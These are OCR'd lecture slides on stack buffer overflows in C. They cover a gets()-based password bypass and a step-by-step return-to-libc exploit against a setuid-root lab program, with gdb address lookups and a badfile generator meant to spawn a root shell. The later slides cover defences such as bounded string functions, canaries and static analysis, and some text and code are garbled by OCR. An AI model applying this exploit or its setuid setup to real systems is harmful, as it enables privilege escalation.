


```c
void get_input() {
    char buf[1024];
    gets(buf);
}
void main(int argc, char*argv[]){
    get_input();
}
```

A More Detailed Example: Break Password Checking

```
int checkPassword() {
    char pass[16];
    bzero(pass, 16); // Initialize
    printf ("Enter password: ");
    gets(pass);
    if (strcmp(pass, "opensesame") == 0)
            return 1;
     else
            return 0;
 }

void openVault() {
        // Opens the vault
}

main() {
    if (checkPassword()) {
        openVault();
        printf ("Vault opened!");
    }
}
```





`checkPassword()` Bugs

- *Execution stack*: maintains current function state and address of return function
- *Stack frame*: holds vars and data for function
- Extra user input (> 16 chars) overwrites return address
  - *Attack string*: 17-20th chars can specify address of openVault() to bypass check
  - Address can be found with source code or binary

Non-Executable Stacks Don’t Solve It All

- Some operating systems (for example Fedora) allow system administrators to make stacks non-executable
- Attack could overwrite return address to point to newly injected code
- NX stacks can prevent this, but not the vault example (jumping to an existing function)
- *Return-into-libc attack*: jump to library functions
  - e.g. `/bin/sh` or `cmd.exe` to gain access to a command shell (*shellcode*) and complete control

The safe_gets() Function

```c
#define EOLN '\n'
void safe_gets (char *input, int max_chars) {
    if ((input == NULL) || (max_chars < 1))) return;
    if (max_chars == 1) { input[0] = 0; return; }
    int count = 0;
    char next_char;
    do {
        next_char = getchar(); // one character at a time
        if (next_char != EOLN)
        input[count++] = next_char;
    } while ((count < max_chars-1) && // leave space for null
            (next_char != EOLN));
    input[count]=0;
```

- Unlike **`gets()`**, takes parameter specifying max chars to insert in buffer
- Use in checkPassword() instead of gets() to eliminate buffer overflow vulnerability: `5 safe_gets(pass, 16);`

More on return-to-libc Exploits


```
/* retlib.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
unsigned int xormask = 0xBE;
int i, length;
int bof(FILE *badfile)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    length = fread(buffer, sizeof(char), 52, badfile);
    /* XOR the buffer with a bit mask */
    for (i=0; i<length; i++) {
       buffer[i] ^= xormask;
    }
    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);
    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```


```
$ sudo -s
Password (enter your password)

# gcc -fno-stack-protector -o
retlib retlib.c

# chmod 4755 retlib

# exit
```

Now we have this program that will run as root on the machine

Getting Root Access

- **fread** reads an input of size 52 bytes from a file called "badfile" into a buffer of size 12, causing the overflow.
- The function **fread**() does not check boundaries, so buffer overflow will occur
- The goal is to spawn a root shell on the machine as a result of changing badfile's contents
- Why this obsession with the shell?

Stack Layout



- But of course we need to figure out the correct addresses to put into the file!
  - system function in libc
  - exit function in libc
- And we need to figure out how to place a pointer to /bin/sh string at the top

Address of `system` Routine


```
File  Edit  View  Terminal  Help
seed@seed-desktop:~/assignment$ gdb ./retlib
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) b main
Breakpoint 1 at 0x8048584
(gdb) r
Starting program: /home/seed/assignment/retlib

Breakpoint 1, 0x08048584 in main ()
Current language:  auto; currently asm
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ea78b0 <system>
(gdb)
```

Address of `exit`


```
seed@seed-desktop:~/assignment$ gdb ./retlib
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) b main
Breakpoint 1 at 0x8048584
(gdb) r
Starting program: /home/seed/assignment/retlib

Breakpoint 1, 0x08048584 in main ()
Current language:  auto; currently asm
(gdb) p exit
$1 = {<text variable, no debug info>} 0xb7e9cb30 <exit>
(gdb) 
```

Address of the `/bin/sh`



```
findBinShAddress.c:6: warning: format '%p' expects type 'void *', but argument 2
findBinShAddress.c:3: warning: return type of 'main' is not 'int'
seed@seed-desktop:~/assignment$ clear

seed@seed-desktop:~/assignment$ export BINSH="                       /bin/sh"
seed@seed-desktop:~/assignment$ ./findBinShAddress
0xbffffe05                      /bin/sh
seed@seed-desktop:~/assignment$ gdb ./retlib
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) b main
Breakpoint 1 at 0x8048584
(gdb) r
Starting program: /home/seed/assignment/retlib

Breakpoint 1, 0x08048584 in main ()
Current language:  auto; currently asm
(gdb) x/s 0xbffffe05
0xbffffe05:      "H=", ' ' <repeats 23 times>, "/bin/sh"
(gdb) x/s 0xbffffe1e
0xbffffe1e:      "/bin/sh"
(gdb)
```

```c
#include <stdio.h>
void main(){
  char* binsh =
         getenv("BINSH");
  if(binsh){
    printf("%p %s\n",
      (unsigned int)
        binsh, binsh);
  }
}
```

Putting `badfile` Together

```
int main(int argc, char **argv) {
 unsigned int xormask = 0xBE;
 char buf[52];
 FILE *badfile;
 memset(buf, 1, sizeof(buf));
 badfile = fopen("./badfile", "w");
 /* You need to decide the addresses and
 the values for X, Y, Z. The order of the following
 statements does not imply the order of X, Y, Z.
 Actually, we intentionally scrambled the order. */
 *(long *) &buf[24] = 0xbffffe1f ; // address of  "/bin/sh"
  //..... // string on stack
  *(long *) &buf[16] = 0xb7ea78b0 ; // system() call
  *(long *) &buf[20] = 0xb7e9cb30 ; // exit()

  /* Added XOR mask to bypass mask in retlib.c program.*/
  int i = 0;
  for (i = 0; i < 52; i++) {
    buf[i] ^=xormask;
  }

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

Time to Rejoice



See this entry for more details:

http://lasithh.wordpress.com/2013/06/23/how-to-carry-out-a-return-to-libc-attack/

Any Solutions?

Safe String Libraries

- Avoid unsafe strcpy(), strcat(), sprintf(), scanf()
- Use safer versions (with bounds checking): strncpy(), strncat(), fgets()
  - Microsoft's *StrSafe*, Messier and Viega's *SafeStr* do bounds checks, null termination
  - Must pass the right buffer **size** to functions!
- C++: STL string class handles allocation
- Unlike compiled languages (C/C++), interpreted ones (Java/C#) enforce type safety, raise exceptions for buffer overflow
- No such problems in PHP or Python or JavaScript
  - Strings are primitive data types different from arrays
  - Generally avoids buffer overflow issues

Safe Libraries: Still A Lot of Tricky Code


- The strcopy functions don't accept the destination buffer size as an input. So, the developer doesn't have control for validating the size of destination buffer size. The _countof macro is used for computing the number of elements in a statically-allocated array. It doesn't work with pointer type.

- The secured string copy supports in wcscpy_s(wide-character), _mbscpy_s(multibyte-character) and strcpy_s formats. The arguments and return value of wcscpy_s are wide character strings and _mbscpy_s are multibyte character strings. Otherwise, these three functions behave identically.

```
wchar_t safe_copy_str1[]=
  L"Hello world";
wchar_t
safe_copy_str2[MAX_CHAR];

wcscpy_s( safe_copy_str2,
  _countof(safe_copy_str2),
  safe_copy_str1 );

printf (
  "After copy string =
%S\n\n",
  safe_copy_str2);
```

get_s and Error Codes


```
#define MAX_BUF 10

// include
// do
wchar_t safe_getline[MAX_BUF];

if (gets_s(safe_getline, MAX_BUF)
     == NULL)
{
    printf("invalid input.\n");
    abort();
}

printf("%S\n", safe_getline);
```



Defensive Programming

1. Never Trust Input
2. Prevent Errors
3. Fail Early And Openly
4. Document Assumptions
5. Prevention Over Documentation
6. Automate Everything
7. Simplify And Clarify
8. Question Authority

From *Learn C The Hard Way*

SAL: Standard Annotation Language


```
int writeData( __in_bcount( length ) const void *buffer,

const int length );

int readData( __out_bcount_part( maxLength, *length )

void *buffer, const int maxLength, int *length );

int getListPointer( __deref_out void **listPtrPtr );

int getInfo( __inout struct thi

int writeString( __in_z const c
```

This function takes a block of memory of up to maxLength bytes and returns the byte count in length


http: d/
archive/2006/05/19/602077.aspx

Additional Approaches

- Rewriting old string manipulation code is expensive and error-prone other solutions?
  - StackGuard/canaries (Crispin Cowan)
  - Static checking (e.g. Coverity)
  - Non-executable stacks
  - Other languages (e.g., Java, C#, Python, JavaScript)

StackGuard

- *Canary*: random value, unpredictable to attacker
- Compiler technique: inserts *canary* before return address on stack
- Corrupt Canary: code halts program to thwart a possible attack
- Not comprehensive protection



Source: C. Cowan et. al., StackGuard,

More on Canaries and Runtime Protection

- General principles
  - Early detection
  - Runtime can help
  - The cost of protection is quite low
  - The implementation burden is not very high, either

Static Analysis Tools

- *Static Analysis*: analyzing programs without running them
- Meta-level compilation
  - Find security, synchronization, and memory bugs
  - Detect frequent code patterns/idioms and flag code anomalies that don't fit
- Ex: Coverity, Fortify, Ounce Labs, Klockwork
  - Coverity found bugs in Linux device drivers
  - Lots of tools to look for security bugs in Web code

Performance is a Consideration

- Better security comes at a cost, sometimes that cost is runtime overhead
- Mitigating buffer overflow attacks incurs little performance cost
- Safe str functions take slightly longer to execute
- StackGuard canary adds small overhead
- Performance hit is negligible while security payoff is immense

Heap-Based Overflows

- **`malloc()`** in C provides a fix chunk of memory on the heap
- Unless **`realloc()`** called, attacker could
  - overflow heap buffer (fixed size)
  - overwrite adjacent data to modify control path of program
- Function pointers or `vtable`-contained pointers are especially juicy targets

Typical Heap-Stored Targets for Overruns

- Exception handlers:
  - (Windows SEH attacks)
- Function pointers:
  - (e.g. PHP 4.0.2,   MS MediaPlayer Bitmaps)
- longjmp buffers:
  - longjmp(pos)
  - (e.g. Perl 5.003)